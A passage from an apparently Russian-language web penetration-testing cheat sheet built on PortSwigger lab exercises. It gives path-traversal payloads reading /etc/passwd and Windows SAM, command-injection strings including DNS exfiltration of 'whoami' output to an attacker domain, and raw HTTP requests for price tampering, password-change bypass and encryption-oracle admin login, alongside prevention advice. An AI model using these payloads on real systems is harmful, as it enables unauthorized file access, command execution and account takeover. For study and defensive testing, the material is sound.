- On the "Payloads" tab, select the "Numbers" payload type. Enter the range 0 - 9999 and set the step to 1. Set the min/max integer digits to 4 and max fraction digits to 0. This will create a payload for every possible 4-digit integer.
- On the "Options" tab, under "Request Engine", set the number of threads to 1.
- Start the attack. Eventually, one of the requests will return a 302 status code. Right-click on this request and select "Show response in browser". Copy the URL and load it in your browser.

23. Обнаружение уязвимостей Directory traversal/file include

Используя эту уязвимость, можно читать директории и файлы, которые обычно нельзя прочитать, получать доступ к данным вне корня сайта или подключать скрипты к сайту и другие виды файлов с внешних ресурсов.

при блоке ../ последовательностей

script.php?file=/etc/php

#обычный просмотр

```
/script.php?page=../../../../../../../../etc/passwd
```

```
/script.php?file=....//....//....//....//etc//passwd
```

#кодирование /

```
/image?filename=..%252f..%252f..%252fetc%252fpasswd
```

```
/image?filename=..%c0%af..%c0%af..%c0%afetc%c0%afpasswd
```

если в URL требуется полный путь к картинке

```
/image?filename=/var/www/images/../../../../../etc/passwd
```

#если требуется наличие какого то расширения в URL

```
/image?filename=../../../etc/passwd%00.png
```

#null-byte

vuln.php?page=/etc/passwd%00

vuln.php?page=/etc/passwd%2500

```
# php expect
```

php?page=expect://ls

```
/fi/?page=php://input&cmd=ls
```

vuln.php?page=php://filter/convert.base64-encode/resource=/etc/passwd или config без php

#Техники, связанные с укорачиванием

vuln.php?page=/etc/passwd.....

[illegible][illegible]

#LFI Windows Files

```
%SYSTEMROOT%\repair\system
```

```
%SYSTEMROOT%\repair\SAM
```

```
%SYSTEMROOT%\repair\SAM
```

%WINDIR%\win.ini

%SYSTEMDRIVE%\boot.ini

%WINDIR%\Panther\sysprep.inf

```
%WINDIR%\system32\config\AppEvent.Evt
```

URL encoding and double URL encoding

%2e%2e%2f represents ../

%2e%2e/ represents ../

..%2f represents ../

%2e%2e%5c represents ..\

%2e%2e\ represents ..\

..%5c represents ..\

%252e%252e%255c represents ..\

..%255c represents ..\ and so on.

Unicode/UTF-8 Encoding

..%c0%af represents ../

..%c1%9c represents ..\

автоматические инструменты:

dotdotpwn # инструмент с гитхаба <https://github.com/wireghoul/dotdotpwn>

vuln code

1.

```
 # так выглядит в коде
```

```
/var/www/images/218.png # реальное местоположение картинки в системе  
https://insecure-website.com/loadImage?filename=../../etc/passwd # что можно добавить в URL  
/var/www/images/../../etc/passwd # как в реале получится
```

```
https://insecure-website.com/loadImage?filename=../../windows/win.ini # так будет выглядеть в  
win системах
```

How to prevent a directory traversal attack

The most effective way to prevent file path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

If it is considered unavoidable to pass user-supplied input to filesystem APIs, then two layers of defense should be used together to prevent attacks:

1. The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.
2. After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.

Below is an example of some simple Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);  
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {  
    // process file  
}
```

33. SQL Injection

sqlmap всему голова

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

39. Command Injection

Иногда возможно удаленно выполнять команды операционной системы на сервере, внедряя их в HTTP-запрос уязвимого вебсайта.

Если в URL есть файлы скриптовых языков, например PERL, то можно использовать его для исполнения команд на сервере

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

или так:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Нужно проверить каждый параметр который передается в URL или в теле запроса на возможность выполнения команд, например:

Простой случай:

```
productId=3&storeId=3|id # в теле запроса
```

Случай с отправкой отзыва письмом на сайте (blind command injection):

```
mail -s "This site is great" -aFrom:peter@normal-user.net feedback@vulnerable-website.com # так выглядит команда, при отправке письма на сервере
```

параметры в теле запроса будут выглядеть так:

```
name=qw&email=x||ping+-c+10+127.0.0.1||&subject=qw&message=qw # делаем селф пинг для того чтобы проверить слепую инъекцию
```

Через DNS запросы:

Вы можете использовать внедренную команду, которая запустит внешнее сетевое взаимодействие с системой, которую вы контролируете, с использованием методов OAST.

Например: & nslookup kgji2ohoyw.web-attacker.com &

Эта полезная нагрузка использует команду nslookup, чтобы вызвать поиск DNS для указанного домена.

Злоумышленник может отслеживать выполнение указанного поиска и, таким образом, обнаруживать, что команда была успешно введена.

Параметры в теле запроса будут выглядеть так:

```
csrf=t8lrTnUWtjFhRQ4S7pyOgdGGTRAamkmH&name=qw&email=x||nslookup  
+`whoami`.zehfti262tazdwmxmxcvhoxhtyk4bs0.burpcollaborator.net||&subject=qw&message=qw
```

вместо [zehfti262tazdwmxmxcvhoxhtyk4bs0](#) вставляем из Burp Collaborator, ответ на запросы смотрим там же.

Краткая инструкция по burp collaborator:

- Use Burp Suite Professional to intercept and modify the request that submits feedback.

- Go to the Burp menu, and launch the Burp Collaborator client.
- Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
- Modify the email parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated: email=||nslookup+`whoami`.YOUR-SUBDOMAIN-HERE.burpcollaborator.net||
- Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
- You should see some DNS interactions that were initiated by the application as the result of your payload. The output from your command should appear in the subdomain of the interaction, and you can view this within the Burp Collaborator client. The full domain name that was looked up is shown in the Description tab for the interaction.

vuln code

Code Review Dangerous API

Java

Runtime.exec()

C/C++

system

exec

ShellExecute

Python

exec

eval

os.system

os.popen

subprocess.popen

subprocess.call

PHP

system

shell_exec

exec

proc_open

eval

Как предотвратить атаки путем внедрения команд ОС

Безусловно, наиболее эффективный способ предотвратить уязвимости, связанные с внедрением команд ОС, - это никогда не вызывать команды ОС из кода уровня приложения.

Практически в каждом случае есть альтернативные способы реализации требуемой функциональности с использованием более безопасных API-интерфейсов платформы.

Если вызов команд ОС с вводом, вводимым пользователем, считается неизбежным, необходимо выполнить строгую проверку ввода. Вот несколько примеров эффективной проверки:

- Проверка по белому списку разрешенных значений.
- Проверка того, что введено число.
- Проверка того, что входные данные содержат только буквенно-цифровые символы, никакого другого синтаксиса или пробелов.

Никогда не пытайтесь дезинфицировать ввод путем экранирования метасимволов оболочки. На практике это слишком подвержено ошибкам и уязвимо для обхода квалифицированным злоумышленником.

! 42. Нарушение логики приложения (бизнес логики)

Уязвимости бизнес-логики - это изъяны в конструкции и реализации приложения, которые позволяют злоумышленнику вызвать непреднамеренное поведение.

Это потенциально позволяет злоумышленникам манипулировать законными функциями для достижения злонамеренной цели.

Эти недостатки, как правило, являются результатом неспособности предвидеть необычные состояния приложения, которые могут произойти, и, следовательно, неспособности безопасно их обработать.

Примеры:

1. Чрезмерное доверие к элементам управления на стороне клиента

При добавлении продукта в корзину в теле запроса передаются параметры количества продукта и его цена, изменив цену в параметре, (через Burp) мы сможем взять его за бесплатно.

```
1 POST /cart HTTP/1.1
2 Host: ac621fc11ff55d0280c73fc600a90029.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 49
9 Origin: https://ac621fc11ff55d0280c73fc600a90029.web-security-academy.net
10 DNT: 1
11 Connection: close
12 Referer: https://ac621fc11ff55d0280c73fc600a90029.web-security-academy.net/product?productId=1
13 Cookie: session=MIZsbAsNdTgjSgRKRvzJMGOMwDhhIbal
14 Upgrade-Insecure-Requests: 1
15
16 productId=1&redir=PRODUCT&quantity=1&price=133700
```

2. Неспособность обработать нестандартный ввод

Возьмем простой пример интернет-магазина.

При заказе продуктов пользователи обычно указывают количество, которое они хотят заказать.

Хотя теоретически допустимым вводом является любое целое число, бизнес-логика может помешать пользователям, например, заказывать больше единиц, чем в настоящее время имеется на складе.

А так же мы можем вводить отрицательные числа единиц товара при добавлении его в корзину, тем самым делая сумму отрицательной, добывая при этом другие продукты бесплатно.

Name	Price	Quantity	
Lightweight "I33t" Leather Jacket	\$1337.00	- 1 +	Remove
First Impression Costumes	\$96.48	- 13 +	Remove

Coupon:

Apply

Total: \$82.76

3. Логическая ошибка низкого уровня

1. Когда Burp работает, войдите в систему и попытайтесь купить кожаную куртку. Заказ отклонен, поскольку у вас недостаточно средств на балансе магазина. В истории прокси изучите процесс заказа. Отправьте POST /cart запрос в Burp Repeater.
2. Обратите внимание, что в Burp Repeater вы можете добавлять только 2-значное количество с каждым запросом. Отправьте запрос Burp Intruder.
3. Идите к Burp Intruder. На вкладке «Позиции» очистите все позиции полезной нагрузки по умолчанию и установите для quantity параметра значение 99.
4. На вкладке «Полезные данные» выберите тип полезной нагрузки «Null payloads». В разделе «Параметры полезной нагрузки» выберите «Продолжать бесконечно». Начни атаку.
5. Пока идет атака, зайдите в свою тележку. Регулярно обновляйте страницу и отслеживайте общую стоимость. В конце концов, обратите внимание, что цена внезапно переключается на большое отрицательное целое число и начинает отсчет в сторону нуля. Цена превысила максимальное значение, разрешенное для целого числа на внутреннем языке программирования (2 147 483 647). В результате значение вернулось к минимально возможному значению (-2 147 483 647).
6. Чтобы сделать это число поменьше, очисти корзину и поставь например число 100 в разделе «Параметры полезной нагрузки».

4. Непоследовательная обработка исключительных входных данных

1. Во время проксирования трафика через Burp откройте лабораторию и перейдите на вкладку «Target» > «Engagement Tools» > «Discover Content» > «Site Map». Щелкните правой кнопкой мыши домен лаборатории и выберите «Инструменты взаимодействия» > «Обнаружить контент», чтобы открыть инструмент обнаружения контента.

2. Щелкните «Сеанс не запущен», чтобы начать обнаружение содержимого. Через некоторое время посмотрите на вкладку «Карта сайта» в диалоговом окне. Обратите внимание, что он обнаружил путь /admin.
3. Попробуйте перейти на /admin. Хотя у вас нет доступа, сообщение об ошибке указывает, что это есть у DontWannaCryпользователей.
4. Перейдите на страницу регистрации аккаунта. Обратите внимание на сообщение, в котором DontWannaCryсотрудникам предлагается использовать адрес электронной почты своей компании.
5. С помощью кнопки на баннере лаборатории откройте почтовый клиент. Запишите уникальный идентификатор в доменном имени вашего почтового сервера (@YOUR-EMAIL-ID.web-security-academy.net).
6. Вернитесь в лабораторию и зарегистрировать с исключительно длинным адресом электронной почты в формате: должен быть не менее 200 символов.
very-long-string@YOUR-EMAIL-ID.web-security-academy.net
very-long-string
7. Зайдите в почтовый клиент и обратите внимание, что вы получили письмо с подтверждением. Щелкните ссылку, чтобы завершить процесс регистрации.
8. Авторизуйтесь и перейдите на страницу «Моя учетная запись». Обратите внимание, что ваш адрес электронной почты был сокращен до 255 символов.
9. Выйдите из системы и вернитесь на страницу регистрации учетной записи.
10. Зарегистрируйте новую учетную запись с другим длинным адресом электронной почты, но на этот раз включите dontwannacry.comв качестве поддомена в свой адрес электронной почты следующим образом:
very-long-string@dontwannacry.com.YOUR-EMAIL-ID.web-security-academy.net
Убедитесь, что very-long-stringколичество символов правильное, так что " m" в конце @dontwannacry.comявляется точно 255 символом.
11. Перейдите в почтовый клиент и щелкните ссылку в полученном письме с подтверждением. Войдите в свою новую учетную запись и обратите внимание, что теперь у вас есть доступ к панели администратора. Письмо с подтверждением было успешно отправлено вашему почтовому клиенту, но сервер приложений усек адрес, связанный с вашей учетной записью, до 255 символов. В результате вы смогли зарегистрироваться, используя действительный @dontwannacry.com адрес. Вы можете подтвердить это на странице «Моя учетная запись».

5. Trusted users won't always remain trustworthy

Иногда в личном кабинете пользователя сайт предоставляет возможности изменять какую-то информацию о себе, например изменить свой email.

Например можно попытаться изменить свое мыло на мыло админа, или поставить себе домен как у админа, возможно пользователям с определенным доменом разрешены административные функции.

пример:

- Откройте лабораторию, затем перейдите на вкладку «Цель»> «Карта сайта» в Burp. Щелкните правой кнопкой мыши домен лаборатории и выберите «Инструменты взаимодействия»> «Обнаружить контент», чтобы открыть инструмент обнаружения контента.

- Щелкните «Сеанс не запущен», чтобы начать обнаружение содержимого. Через некоторое время посмотрите на вкладку «Карта сайта» в диалоговом окне. Обратите внимание, что он обнаружил путь /admin.
- Попробуйте перейти на /admin. Хотя у вас нет доступа, сообщение об ошибке указывает, что это есть у DontWannaCryпользователей.
- Перейдите на страницу регистрации аккаунта. Обратите внимание на сообщение, в котором DontWannaCryсотрудникам предлагается использовать адрес электронной почты своей компании. Зарегистрируйтесь с произвольным адресом электронной почты в формате:

anything@your-email-id.web-security-academy.net

Вы можете найти свое доменное имя электронной почты, нажав кнопку «Почтовый клиент».

- Перейдите в почтовый клиент и щелкните ссылку в электронном письме с подтверждением, чтобы завершить регистрацию.
- Войдите в систему под своей новой учетной записью и перейдите на страницу «Моя учетная запись». Обратите внимание, что у вас есть возможность изменить свой адрес электронной почты. Измените свой адрес электронной почты на произвольный @dontwannacry.com.

6.1 Пользователи не всегда предоставляют обязательный ввод

Одно заблуждение состоит в том, что пользователи всегда будут указывать значения для обязательных полей ввода.

Браузеры могут помешать обычным пользователям отправлять форму без обязательного ввода, но, как мы знаем, злоумышленники могут вмешиваться в передаваемые параметры.

Это даже распространяется на полное удаление параметров.

Это особая проблема в случаях, когда несколько функций реализованы в одном и том же серверном скрипте.

В этом случае наличие или отсутствие определенного параметра может определять, какой код выполняется. Удаление значений параметров может позволить злоумышленнику получить доступ к путям кода, которые должны быть вне досягаемости.

При поиске логических ошибок вы должны попробовать удалить каждый параметр по очереди и понаблюдать, как это влияет на реакцию. Вы должны убедиться:

- Удаляйте только один параметр за раз, чтобы обеспечить достижение всех соответствующих путей кода.
- Попробуйте удалить имя параметра, а также значение. Сервер обычно обрабатывает оба случая по-разному.
- Выполняйте многоступенчатые процессы до завершения. Иногда изменение параметра на одном этапе оказывает влияние на другой этап рабочего процесса.

Это относится как к URL-адресу, так и к POSTпараметрам, но не забудьте также проверить файлы cookie. Этот простой процесс может выявить странное поведение приложения, которым можно воспользоваться

пример:

В данном примере в личном кабинете пользователя есть возможность изменять пароль пользователю

Мы можем ввести логин админа и не зная текущий его пароль, изменить его путем удаления параметра "current password" в теле запроса.

Таким образом мы получаем доступ к админской панели.

Username
administrator

Current password

New password

Confirm new password

Change password

```
POST /wy-account/change-password HTTP/1.1
Host: ac8bfff41e76213c800f0fc00ad001d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Origin: https://ac8bfff41e76213c800f0fc00ad001d.web-security-academy.net
DNT: 1
Connection: close
Referer: https://ac8bfff41e76213c800f0fc00ad001d.web-security-academy.net/wy-account?id=wiener
Cookie: session=mCivvufYcJTTLGb3rdmFicfpRq4cR
Upgrade-Insecure-Requests: 1

csrf=UJby0oqARTq3nuJ1bVsTaMBNT6Wvy7&username=administrator&current-password=123&new-password-1=qwe&new-password-2=qwe
```

6.2 Сломаная логика восстановления пароля

При сбросе пароля и ввода нового на сайт, в параметрах запроса можно попробовать указать другого пользователя, чтобы получить доступ к его

```
POST /forgot-password?temp-forgot-password-token=gMiAAjv6qG2bDh2MT4PS5MPPETmZLNc4 HTTP/1.1
Host: ac371f011ebe226880810b5b005d0053.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: https://ac371f011ebe226880810b5b005d0053.web-security-academy.net
DNT: 1
Connection: close
Referer: https://ac371f011ebe226880810b5b005d0053.web-security-academy.net/forgot-password?temp-forgot-password-token=gMiAAjv6qG2bDh2MT4PS5MPPETmZLNc4
Cookie: session=BhaIIcFdy6h041rL8w4f6sRGEIyv2TLN
Upgrade-Insecure-Requests: 1

temp-forgot-password-token=gMiAAjv6qG2bDh2MT4PS5MPPETmZLNc4&username=wiener&new-password-1=qwe&new-password-2=qwe
```

7.1. Недостаточная проверка рабочего процесса

Предположения о последовательности событий могут привести к широкому спектру проблем даже в рамках одного рабочего процесса или одной функции.

Используя такие инструменты, как Burp Proxu и Repeater, как только злоумышленник видит запрос, он может воспроизвести его по своему желанию и использовать принудительный просмотр для выполнения любых взаимодействий с сервером в любом порядке.

Это позволяет им выполнять различные действия, пока приложение находится в неожиданном состоянии.

Чтобы выявить подобные недостатки, следует использовать принудительный просмотр для отправки запросов в непреднамеренной последовательности.

Например, вы можете пропустить определенные шаги, получить доступ к одному шагу более одного раза, вернуться к предыдущим шагам и т. Д.

Обратите внимание на доступ к различным шагам.

Хотя вы часто просто отправляете запрос GET или POST на определенный URL-адрес, иногда вы можете получить доступ к шагам, отправив разные наборы параметров на один и тот же URL-адрес. Как и в случае со всеми логическими ошибками, постарайтесь определить, какие предположения сделали разработчики и где находится поверхность атаки.

Затем вы можете найти способы нарушить эти предположения.

Обратите внимание, что этот вид тестирования часто вызывает исключения, потому что ожидаемые переменные имеют нулевые или неинициализированные значения.

Прибытие в место в частично определенном или несогласованном состоянии также может вызвать жалобу от приложения.

В этом случае обязательно обращайтесь пристальное внимание на любые сообщения об ошибках или отладочную информацию, с которыми вы сталкиваетесь.

Они могут быть ценным источником раскрытия информации, который может помочь вам точно настроить атаку и понять ключевые детали поведения серверной части

пример:

1. Запустив Burp, войдите в систему и купите любой предмет, который вы можете себе позволить на кредит в магазине.
2. Изучите историю прокси. Обратите внимание: когда вы размещаете заказ, POST /cart/checkoutзапрос перенаправляет вас на страницу подтверждения заказа.
3. Отправить GET /cart/order-confirmation?order-confirmation=trueв Burp Repeater.
4. Положите кожаную куртку в корзину.
5. В Burp Repeater повторно отправьте запрос на подтверждение заказа. Обратите внимание, что заказ выполнен без вычета стоимости из вашего кредита магазина, и лаборатория решена.

Таким образом купив одну вещь, мы можем взять все остальные бесплатно, просто подтверждая покупку

```
GET /cart/order-confirmation?order-confirmed=true HTTP/1.1
Host: ac741fc21eddl6d58025a4c000f80076.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac741fc21eddl6d58025a4c000f80076.web-security-academy.net/cart
DNT: 1
Connection: close
Cookie: session=0cz8dsL8WGPphYIqJqN26g6WtHt3igZ5
Upgrade-Insecure-Requests: 1
```

7.2 Authentication bypass via flawed state machine

В данном примере при авторизации на сайте, после ввода учетных данных нас перенаправляет на страницу выбора роли пользователя, если мы пропустим эту страницу (Drop) нам дадут другие права пользователя.

```
POST /login HTTP/1.1
Host: ac001f901f5f4b8580d62457007a00a9.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: https://ac001f901f5f4b8580d62457007a00a9.web-security-academy.net
DNT: 1
Connection: close
Referer: https://ac001f901f5f4b8580d62457007a00a9.web-security-academy.net/login
Cookie: session=ZV2ArTsC11AvwXNL9iSGNh1RaFMoldeM
Upgrade-Insecure-Requests: 1
```

```
csrf=PY2UgNOvmVIN7Rh8ZE2Pnk9XXCdG0j8G&username=wiener&password=peter]
```



8. Недостатки домена

Во многих случаях вы столкнетесь с логическими ошибками, специфичными для бизнес-домена или цели сайта.

Функциональность скидок в интернет-магазинах - это классическая поверхность для атаки при поиске логических ошибок.

Это может быть потенциальной золотой жилой для злоумышленника со всеми видами основных логических ошибок, возникающих при применении скидок.

Например, рассмотрим интернет-магазин, который предлагает скидку 10% на заказы свыше 1000 долларов.

Это может быть уязвимо для злоупотреблений, если бизнес-логика не может проверить, был ли изменен заказ после применения скидки.

В этом случае злоумышленник может просто добавить товары в свою корзину, пока они не достигнут порога в 1000 долларов, а затем удалить ненужные товары перед размещением заказа. Тогда они получат скидку на свой заказ, даже если он больше не соответствует предполагаемым критериям.

Вам следует обратить особое внимание на любую ситуацию, когда цены или другие важные значения корректируются на основе критериев, определяемых действиями пользователя. Постарайтесь понять, какие алгоритмы использует приложение для внесения этих корректировок и в какой момент они вносятся. Это часто связано с манипулированием приложением таким образом, чтобы оно находилось в состоянии, когда применяемые корректировки не соответствуют исходным критериям, заданным разработчиками.

Чтобы идентифицировать эти уязвимости, вам нужно тщательно подумать о том, какие цели может преследовать злоумышленник, и попытаться найти различные способы их достижения с использованием предоставленных функций.

Это может потребовать определенного уровня знания предметной области, чтобы понять, что может быть выгодным в данном контексте.

Чтобы использовать простой пример, вам нужно разбираться в социальных сетях, чтобы понимать преимущества принуждения большого количества пользователей следовать за вами.

Без знания предметной области вы можете отклонить опасное поведение, потому что вы просто не знаете о его потенциальных побочных эффектах.

Точно так же вы можете с трудом соединить точки и заметить, как две функции могут быть объединены вредным образом.

Для простоты примеры, используемые в этом разделе, относятся к домену, с которым все пользователи уже знакомы, а именно к интернет-магазину.

Тем не менее, если вы охотитесь за ошибками, пентестингили даже просто разработчик, пытающийся написать более безопасный код, в какой-то момент вы можете столкнуться с приложениями из менее знакомых доменов.

В этом случае вам следует прочитать как можно больше документации и, если возможно, поговорить с профильными экспертами из предметной области, чтобы узнать их мнение.

Это может показаться большим трудом, но чем более непонятным является домен, тем более вероятно, что другие тестировщики пропустили множество ошибок.

пример 1 (Flawed enforcement of business rules):

На сайте есть купон, который дает скидку на покупку в 5\$, но так же за регистрацию на сайте дополнительно дается купон на скидку в 30%.

При применении одного купона два раза в корзине, выходит ошибка, но если эти купоны чередовать, то скидка будет увеличиваться.

пример 2 (Infinie money logic flaw):

На сайте есть товар который называется "Подарочная карта" (10\$) , мы покупаем ее и используем все ту же скидку 30%

Далее, вводим код этой подарочной карты у себя в личном кабинете, и наблюдаем что баланс у нас стал больше,

чем до покупки подарочной карты (на 3\$ - размер скидки)

Таким образом мы можем сделать этот процесс автоматизированным и получить бесконечное кол-во денег в личном кабинете.

- Study the proxy history and notice that you redeem your gift card by supplying the code in the gift-card parameter of the POST /gift-card request.
- Go to "Project options" > "Sessions". In the "Session handling rules" panel, click "Add". The "Session handling rule editor" dialog opens.
- In the dialog, go to the "Scope" tab. Under "URL Scope", select "Include all URLs".
- Go back to the "Details" tab. Under "Rule actions", click "Add" > "Run a macro". Under "Select macro", click "Add" again to open the Macro Recorder.
- Select the following sequence of requests:

```
POST /cart
POST /cart/coupon
POST /cart/checkout
GET /cart/order-confirmation?order-confirmed=true
POST /gift-card
```

Then, click "OK". The Macro Editor opens.

- In the list of requests, select GET /cart/order-confirmation?order-confirmed=true. Click "Configure item". In the dialog that opens, click "Add" to create a custom parameter. Name the parameter gift-card and highlight the gift card code at the bottom of the response. Click "OK" twice to go back to the Macro Editor.
- Select the POST /gift-card request and click "Configure item" again. In the "Parameter handling" section, use the drop-down menus to specify that the gift-card parameter should be derived from the prior response (response 4). Click "OK".
- In the Macro Editor, click "Test macro". Look at the response to GET /cart/order-confirmation?order-confirmed=true and note the gift card code that was generated. Look at the POST /gift-card request. Make sure that the gift-card parameter matches and confirm that it received a 302 response. Keep clicking "OK" until you get back to the main Burp window.
- Send the GET /my-account request to Burp Intruder. Use the "Sniper" attack type and clear the default payload positions.
- On the "Payloads" tab, select the payload type "Null payloads". Under "Payload options", choose to generate 412 payloads. On the "Options" tab, set the thread count to 1. Start the attack.

9. Authentication bypass via encryption oracle (сложно)

Dangerous scenarios can occur when user-controllable input is encrypted and the resulting ciphertext is then made available to the user in some way. This kind of input is sometimes known as an "encryption oracle".

An attacker can use this input to encrypt arbitrary data using the correct algorithm and asymmetric key.

This becomes dangerous when there are other user-controllable inputs in the application that expect data encrypted with the same algorithm.

In this case, an attacker could potentially use the encryption oracle to generate valid, encrypted input

and then pass it into other sensitive functions.

This issue can be compounded if there is another user-controllable input on the site that provides the reverse function.

This would enable the attacker to decrypt other data to identify the expected structure. This saves them some of the work involved in creating their malicious data but is not necessarily required to craft a successful exploit.

The severity of an encryption oracle depends on what functionality also uses the same algorithm as the oracle.

пример:

- Log in with the "Stay logged in" option enabled and post a comment. Study the corresponding requests and responses using Burp's manual testing tools. Observe that the stay-logged-in cookie is encrypted.

- Notice that when you try and submit a comment using an invalid email address, the response sets an encrypted notification cookie before redirecting you to the blog post.

- Notice that the error message reflects your input from the email parameter in cleartext:

Invalid email address: your-invalid-email

Deduce that this must be decrypted from the notification cookie. Send the POST /post/comment and the subsequent GET /post?postId=x request (containing the notification cookie) to Burp Repeater.

- In Repeater, observe that you can use the email parameter of the POST request to encrypt arbitrary data and reflect the corresponding ciphertext in the Set-Cookie header. Likewise, you can use the notification cookie in the GET request to decrypt arbitrary ciphertext and reflect the output in the error message. For simplicity, double-click the tab for each request and rename the tabs encrypt and decrypt respectively.

- In the decrypt request, copy your stay-logged-in cookie and paste it into the notification cookie. Send the request. Instead of the error message, the response now contains the decrypted stay-logged-in cookie, for example:

wiener:1598530205184

This reveals that the cookie should be in the format username:timestamp. Copy the timestamp to your clipboard.

- Go to the encrypt request and change the email parameter to administrator:your-timestamp. Send the request and then copy the new notification cookie from the response.

- Decrypt this new cookie and observe that the 23-character "Invalid email address: " prefix is automatically added to any value you pass in using the email parameter. Send the notification cookie to Burp Decoder.

- In Decoder, URL-decode and Base64-decode the cookie. Select the "Hex" view, then right-click on the first byte in the data. Select "Delete bytes" and delete 23 bytes.

- Re-encode the data and copy the result into the notification cookie of the decrypt request. When you send the request, observe that an error message indicates that a block-based encryption algorithm is used and that the input length must be a multiple of 16. You need to pad the "Invalid email address: " prefix with enough bytes so that the number of bytes you will remove is a multiple of 16.

- In Burp Repeater, go back to the encrypt request and add 9 characters to the start of the intended

cookie value, for example:

xxxxxxxxxadministrator:your-timestamp

Encrypt this input and use the decrypt request to test that it can be successfully decrypted.

- Send the new ciphertext to Decoder, then URL and Base64-decode it. This time, delete 32 bytes from the start of the data. Re-encode the data and paste it into the notification parameter in the decrypt request. Check the response to confirm that your input was successfully decrypted and, crucially, no longer contains the "Invalid email address: " prefix. You should only see administrator:your-timestamp.

- From the proxy history, send the GET / request to Burp Repeater. Delete the session cookie entirely, and replace the stay-logged-in cookie with the ciphertext of your self-made cookie. Send the request. Observe that you are now logged in as the administrator and have access to the admin panel.

vuln code

Рассмотрим перевод средств между двумя банковскими счетами.

Эта функция почти наверняка проверит, достаточно ли у отправителя средств до завершения перевода:

```
$transferAmount = $_POST['amount'];
$currentBalance = $user->getBalance();

if ($transferAmount <= $currentBalance) {
    // Complete the transfer
} else {
    // Block the transfer: insufficient funds
}
```

Но если логика не в достаточной мере препятствует тому, чтобы пользователи указали отрицательное значение amount параметра, злоумышленник может использовать это как для обхода проверки баланса, так и для перевода средств в «неправильном» направлении. Если злоумышленник отправил на счет жертвы - 1000 долларов, это может привести к тому, что вместо этого он получит от жертвы 1000 долларов.

Логика всегда будет оценивать, что -1000 меньше текущего баланса, и утверждать перевод.

Как предотвратить уязвимости бизнес-логики

Вкратце, ключи к предотвращению уязвимостей бизнес-логики:

- Убедитесь, что разработчики и тестировщики понимают домен, который обслуживает приложение.
- Избегайте неявных предположений о поведении пользователя или других частей приложения.

Вы должны определить, какие предположения вы сделали о состоянии на стороне сервера, и реализовать необходимую логику, чтобы убедиться, что эти предположения выполняются. Это включает в себя проверку разумности значения любого ввода перед продолжением.

Также важно убедиться, что и разработчики, и тестировщики могут полностью понять эти предположения и то, как приложение должно реагировать в различных сценариях.

Это может помочь команде выявить логические ошибки как можно раньше.

Чтобы облегчить это, команда разработчиков должна по возможности придерживаться следующих передовых практик:

- Поддерживайте четкую проектную документацию и потоки данных для всех транзакций и рабочих процессов, отмечая любые предположения, сделанные на каждом этапе.
- Пишите код как можно яснее. Если сложно понять, что должно произойти, будет сложно обнаружить какие-либо логические ошибки. В идеале хорошо написанный код не должен нуждаться в документации, чтобы понять его. В неизбежно сложных случаях создание четкой документации имеет решающее значение для того, чтобы другие разработчики и тестировщики знали, какие предположения делаются и каково именно ожидаемое поведение.
- Обратите внимание на любые ссылки на другой код, в котором используется каждый компонент. Подумайте о любых побочных эффектах этих зависимостей, если злонамеренная сторона будет манипулировать ими необычным образом.

Из-за относительно уникальной природы многих логических недостатков легко отмахнуться от них как от единовременной ошибки из-за человеческой ошибки и двигаться дальше. Однако, как мы продемонстрировали, эти недостатки часто являются результатом неправильной практики на начальных этапах создания приложения. Анализ того, почему вообще существовала логическая ошибка и как ее упустила команда, может помочь вам выявить слабые места в ваших процессах.

Внеся незначительные изменения, вы можете повысить вероятность того, что подобные недостатки будут устранены в источнике или обнаружены раньше в процессе разработки.

! 43. Раскрытие информации (Information disclosure)

